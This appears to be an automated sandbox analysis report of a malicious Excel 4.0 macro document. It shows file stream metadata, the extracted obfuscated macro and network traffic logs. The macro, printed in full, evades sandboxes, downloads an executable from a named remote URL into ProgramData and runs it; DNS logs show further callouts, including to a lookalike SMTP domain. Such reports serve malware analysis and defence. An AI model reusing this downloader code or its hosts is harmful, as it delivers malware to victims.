Data ASCII:	. . . . F . . . . M i c r o s o f t E x c e l 2 0 0 3 W o r k s h e e t . . . . . B i f f 8 . . . . . E x c e l . S h e e t . 8 . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 20 08 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 20 00 00 00 1e 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 20 32 30 30 33 20 57 6f 72 6b 73 68 65 65 74 00 06 00 00 00 42 69 66 66 38 00 0e 00 00 00 45 78 63 65 6c 2e 53 68 65 65 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 244

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	244
Entropy:	2.67634243661
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . P . . . . . X . . . . . d . . . . . l . . . . . t . . . . . | . . . . . F e u i l 1 . . . . . W o r k s h e e t s . . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 c4 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 9f 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 216

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	216
Entropy:	3.65061706767
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . . ` . . . . . p . . . . . D e x t e r M O R G A N . . . . . H P P C . . . . . M i c r o s o f t E x c e l . @ . . . . . @ . . . . . * M . . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a8 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 60 00 00 00 12 00 00 00 70 00 00 00 0c 00 00 00 88 00 00 00 0d 00 00 00 94 00 00 00 13 00 00 00 a0 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 10 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 758471

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	758471
Entropy:	7.96834669995
Base64 Encoded:	True
Data ASCII:	. . . . . Z O . . . . . \ \ . p . . . . H P P C B . . . . . a . . . . . = ... T h i s W o r k b o o k . . . . = ... 2 F C . 8 X
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 48 50 20 50 43 20 20 20


General	
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . . . . d . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . K . . a . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \ \ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \ \ W i n d . o w s \ \ S y s W O W 6 4 \ \ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 06 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 4b fc ca 61 05 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Macro 4.0 Code

;;;;;;;;;;;;;;;;"=IF(GET.WORKSPACE(1+18);;CLOSE(TRUE))";;;;;"=IF(GET.WORKSPACE(30+12);;CLOSE(TRUE))";;;;;;;;;"=IF(ISNUMBER(SEARCH(""32"";GET.WORKSPACE(1)));GOTO(B126);GOTO(C126))";;;=;;"=CHAR(67)&CHAR(65)&CHAR(76)&CHAR(76)&""("""""ur"""""&CHAR(108)&"""""mon""""", """""UR"""""&CHAR(76)&"""""Down"""""&CHAR(108)&"""""oadToFi"""""&CHAR(108)&"""""eA""""","""""JJCCJJ""""",0,CHAR(104)&"""""ttps://www.seyranikenger.com.tr/mensajeria_system.exe""""","""""C:\""""" & Char(80) & Char(82) & """""OGRAMDATA\a."""""&CHAR(101)&"""""xe""""")""";;;;"EXEC(""C:\""&CHAR(80)&CHAR(82)&""OGRAMDATA\a.""&CHAR(101)&""xe"")";;;;"=CHAR(67)&CHAR(65)&CHAR(76)&CHAR(76)&""("""""ur"""""&CHAR(108)&"""""mon""""", """""UR"""""&CHAR(76)&"""""Down"""""&CHAR(108)&"""""oadToFi"""""&CHAR(108)&"""""eA""""","""""BBCCBB""""",0,CHAR(104)&"""""ttps://www.seyranikenger.com.tr/mensajeria_system.exe""""","""""C:\""""" & Char(80) & Char(82) & """""OGRAMDATA\a."""""&CHAR(101)&"""""xe""""")""""=FORMULA.FILL(D123&F123;B127)";"=FORMULA.FILL(D123&F125;C127)";;;;;;;"=FORMULA.FILL(D123&F124;B129)";"=FORMULA.FILL(D123&F124;C129)";;;;;;;;;;;=CLOSE(FALSE);=CLOSE(FALSE);;;;;;;

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 20:34:52.639247894 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:52.728754997 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:52.728857040 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:52.729995012 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:52.819730043 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:52.822626114 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:52.822662115 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:52.822681904 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:52.822696924 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:52.822726965 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:52.839371920 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:52.929435968 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:52.929589033 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:52.930550098 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.020528078 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.020565987 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.020591021 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.020612955 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.020631075 CET	49731	443	192.168.2.4	185.162.146.6

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 20:34:53.020633936 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.020654917 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.020658016 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.020677090 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.020698071 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.020699024 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.020720005 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.020729065 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.020742893 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.020764112 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.020798922 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.110246897 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.110290051 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.110332966 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.110340118 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.110371113 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.110384941 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.110419035 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.110430956 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.110510111 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.110551119 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.110583067 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.110600948 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.110618114 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.110632896 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.110657930 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.110672951 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.110698938 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.110718012 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.110749960 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.110795021 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.110797882 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.110821962 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.110833883 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.110846996 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.110874891 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.110893965 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.110915899 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.110929966 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.110955954 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.110987902 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.111020088 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.111049891 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.111092091 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.111099005 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.111129999 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.111176014 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.200699091 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.200731039 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.200748920 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.200766087 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.200792074 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.200838089 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.200843096 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.200896025 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.200896025 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.200912952 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.200930119 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.200939894 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.200947046 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.200982094 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.201030970 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.201036930 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.201057911 CET	443	49731	185.162.146.6	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 20:34:53.201075077 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.201091051 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.201093912 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.201109886 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.201124907 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.201129913 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.201142073 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.201194048 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.201199055 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.201216936 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.201234102 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.201250076 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.201252937 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.201309919 CET	49731	443	192.168.2.4	185.162.146.6
Feb 22, 2021 20:34:53.201481104 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.201500893 CET	443	49731	185.162.146.6	192.168.2.4
Feb 22, 2021 20:34:53.201518059 CET	443	49731	185.162.146.6	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 20:34:29.687860012 CET	61516	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:29.739490986 CET	53	61516	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:29.767420053 CET	49182	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:29.815984011 CET	53	49182	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:30.263438940 CET	59920	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:30.314961910 CET	53	59920	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:31.078226089 CET	57458	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:31.080617905 CET	50579	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:31.082081079 CET	51703	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:31.126879930 CET	53	57458	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:31.130614996 CET	53	51703	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:31.131963015 CET	53	50579	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:34.316699028 CET	65248	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:34.365331888 CET	53	65248	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:34.720675945 CET	53723	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:34.783176899 CET	53	53723	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:35.302231073 CET	64646	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:35.350928068 CET	53	64646	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:36.280597925 CET	65298	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:36.329336882 CET	53	65298	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:36.805571079 CET	59123	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:36.864126921 CET	53	59123	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:37.923851967 CET	54531	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:37.976875067 CET	53	54531	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:39.346796989 CET	49714	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:39.397808075 CET	53	49714	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:40.696451902 CET	58028	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:41.707600117 CET	58028	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:42.722731113 CET	58028	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:42.771193027 CET	53	58028	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:47.367399931 CET	53097	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:47.418781996 CET	53	53097	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:48.501813889 CET	49257	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:48.560431004 CET	53	49257	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:48.929344893 CET	62389	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:48.982388973 CET	53	62389	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:49.017344952 CET	49910	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:49.106849909 CET	53	49910	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:50.018461943 CET	49910	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:50.080616951 CET	53	49910	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:51.020482063 CET	49910	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:51.077636003 CET	53	49910	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:52.415822029 CET	55854	53	192.168.2.4	8.8.8.8

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 20:34:52.524574041 CET	64549	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:52.576081038 CET	53	64549	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:52.636853933 CET	53	55854	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:53.035986900 CET	49910	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:53.093123913 CET	53	49910	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:53.546662092 CET	63153	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:53.595238924 CET	53	63153	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:54.636038065 CET	52991	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:54.684721947 CET	53	52991	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:55.715290070 CET	53700	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:55.766792059 CET	53	53700	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:56.700356960 CET	51726	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:56.753185987 CET	53	51726	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:57.155433893 CET	49910	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:57.213876963 CET	53	49910	8.8.8.8	192.168.2.4
Feb 22, 2021 20:34:57.856837034 CET	56794	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:34:57.905467033 CET	53	56794	8.8.8.8	192.168.2.4
Feb 22, 2021 20:35:00.789448977 CET	56534	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:35:00.838532925 CET	53	56534	8.8.8.8	192.168.2.4
Feb 22, 2021 20:35:01.642065048 CET	56627	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:35:01.693589926 CET	53	56627	8.8.8.8	192.168.2.4
Feb 22, 2021 20:35:02.390264988 CET	56621	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:35:02.486176968 CET	63116	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:35:02.495822906 CET	53	56621	8.8.8.8	192.168.2.4
Feb 22, 2021 20:35:02.543293953 CET	53	63116	8.8.8.8	192.168.2.4
Feb 22, 2021 20:35:02.654545069 CET	64078	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:35:02.705847025 CET	53	64078	8.8.8.8	192.168.2.4
Feb 22, 2021 20:35:03.489864111 CET	64801	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:35:03.539556980 CET	53	64801	8.8.8.8	192.168.2.4
Feb 22, 2021 20:35:04.643543005 CET	61721	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:35:04.692197084 CET	53	61721	8.8.8.8	192.168.2.4
Feb 22, 2021 20:35:05.419096947 CET	51255	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:35:05.470511913 CET	53	51255	8.8.8.8	192.168.2.4
Feb 22, 2021 20:35:24.897155046 CET	61522	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:35:24.950231075 CET	53	61522	8.8.8.8	192.168.2.4
Feb 22, 2021 20:35:26.430989027 CET	52337	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:35:26.490880966 CET	53	52337	8.8.8.8	192.168.2.4
Feb 22, 2021 20:35:26.674863100 CET	55046	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:35:26.723582983 CET	53	55046	8.8.8.8	192.168.2.4
Feb 22, 2021 20:35:45.741672993 CET	49612	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:35:45.800513983 CET	53	49612	8.8.8.8	192.168.2.4
Feb 22, 2021 20:35:45.854551077 CET	49285	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:35:45.903126001 CET	53	49285	8.8.8.8	192.168.2.4
Feb 22, 2021 20:35:46.288532972 CET	50601	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:35:46.339776993 CET	53	50601	8.8.8.8	192.168.2.4
Feb 22, 2021 20:35:55.892837048 CET	60875	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:35:56.932419062 CET	60875	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:35:56.989854097 CET	53	60875	8.8.8.8	192.168.2.4
Feb 22, 2021 20:35:56.991533995 CET	53	60875	8.8.8.8	192.168.2.4
Feb 22, 2021 20:35:57.158576965 CET	56448	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:35:57.207247972 CET	53	56448	8.8.8.8	192.168.2.4
Feb 22, 2021 20:36:04.702212095 CET	59172	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:36:04.763225079 CET	53	59172	8.8.8.8	192.168.2.4
Feb 22, 2021 20:36:26.419395924 CET	62420	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:36:27.475675106 CET	62420	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:36:27.662655115 CET	53	62420	8.8.8.8	192.168.2.4
Feb 22, 2021 20:36:27.767416954 CET	60579	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:36:27.954674006 CET	53	60579	8.8.8.8	192.168.2.4
Feb 22, 2021 20:36:30.208513975 CET	50183	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:36:30.270618916 CET	53	50183	8.8.8.8	192.168.2.4
Feb 22, 2021 20:36:30.389144897 CET	61531	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:36:30.446027040 CET	53	61531	8.8.8.8	192.168.2.4
Feb 22, 2021 20:36:30.964181900 CET	49228	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:36:31.027055979 CET	53	49228	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 20:36:31.684195042 CET	59794	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:36:31.741703987 CET	53	59794	8.8.8.8	192.168.2.4
Feb 22, 2021 20:36:32.248416901 CET	55916	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:36:32.308609962 CET	53	55916	8.8.8.8	192.168.2.4
Feb 22, 2021 20:36:32.781590939 CET	52752	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:36:32.842658043 CET	53	52752	8.8.8.8	192.168.2.4
Feb 22, 2021 20:36:33.457366943 CET	60542	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:36:33.516851902 CET	53	60542	8.8.8.8	192.168.2.4
Feb 22, 2021 20:36:34.382621050 CET	60689	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:36:34.444055080 CET	53	60689	8.8.8.8	192.168.2.4
Feb 22, 2021 20:36:35.435549021 CET	64206	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:36:35.495372057 CET	53	64206	8.8.8.8	192.168.2.4
Feb 22, 2021 20:36:36.516894102 CET	50904	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:36:36.574115038 CET	53	50904	8.8.8.8	192.168.2.4
Feb 22, 2021 20:36:37.390105009 CET	57525	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:36:37.447454929 CET	53	57525	8.8.8.8	192.168.2.4
Feb 22, 2021 20:37:00.909001112 CET	53814	53	192.168.2.4	8.8.8.8
Feb 22, 2021 20:37:00.969053984 CET	53	53814	8.8.8.8	192.168.2.4

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Feb 22, 2021 20:35:56.991658926 CET	192.168.2.4	8.8.8.8	cffe	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 22, 2021 20:34:52.415822029 CET	192.168.2.4	8.8.8.8	0x8967	Standard query (0)	www.seyranikenger.com.tr	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:02.390264988 CET	192.168.2.4	8.8.8.8	0xfa17	Standard query (0)	pastex.pro	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:02.654545069 CET	192.168.2.4	8.8.8.8	0x1e8b	Standard query (0)	raw.githubusercontent.com	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:26.430989027 CET	192.168.2.4	8.8.8.8	0x304	Standard query (0)	pastex.pro	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:26.674863100 CET	192.168.2.4	8.8.8.8	0x5c3d	Standard query (0)	raw.githubusercontent.com	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:45.741672993 CET	192.168.2.4	8.8.8.8	0xdabe	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:45.854551077 CET	192.168.2.4	8.8.8.8	0xfeb3	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:55.892837048 CET	192.168.2.4	8.8.8.8	0x8561	Standard query (0)	pastex.pro	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:56.932419062 CET	192.168.2.4	8.8.8.8	0x8561	Standard query (0)	pastex.pro	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:57.158576965 CET	192.168.2.4	8.8.8.8	0xb744	Standard query (0)	raw.githubusercontent.com	A (IP address)	IN (0x0001)
Feb 22, 2021 20:36:26.419395924 CET	192.168.2.4	8.8.8.8	0x2f9f	Standard query (0)	smtp.saleforceconsults.com	A (IP address)	IN (0x0001)
Feb 22, 2021 20:36:27.475675106 CET	192.168.2.4	8.8.8.8	0x2f9f	Standard query (0)	smtp.saleforceconsults.com	A (IP address)	IN (0x0001)
Feb 22, 2021 20:36:27.767416954 CET	192.168.2.4	8.8.8.8	0xb879	Standard query (0)	smtp.saleforceconsults.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 22, 2021 20:34:52.636853933 CET	8.8.8.8	192.168.2.4	0x8967	No error (0)	www.seyranikenger.com.tr	seyranikenger.com.tr		CNAME (Canonical name)	IN (0x0001)
Feb 22, 2021 20:34:52.636853933 CET	8.8.8.8	192.168.2.4	0x8967	No error (0)	seyranikenger.com.tr		185.162.146.6	A (IP address)	IN (0x0001)
Feb 22, 2021 20:35:02.495822906 CET	8.8.8.8	192.168.2.4	0xfa17	No error (0)	pastex.pro		45.148.121.68	A (IP address)	IN (0x0001)
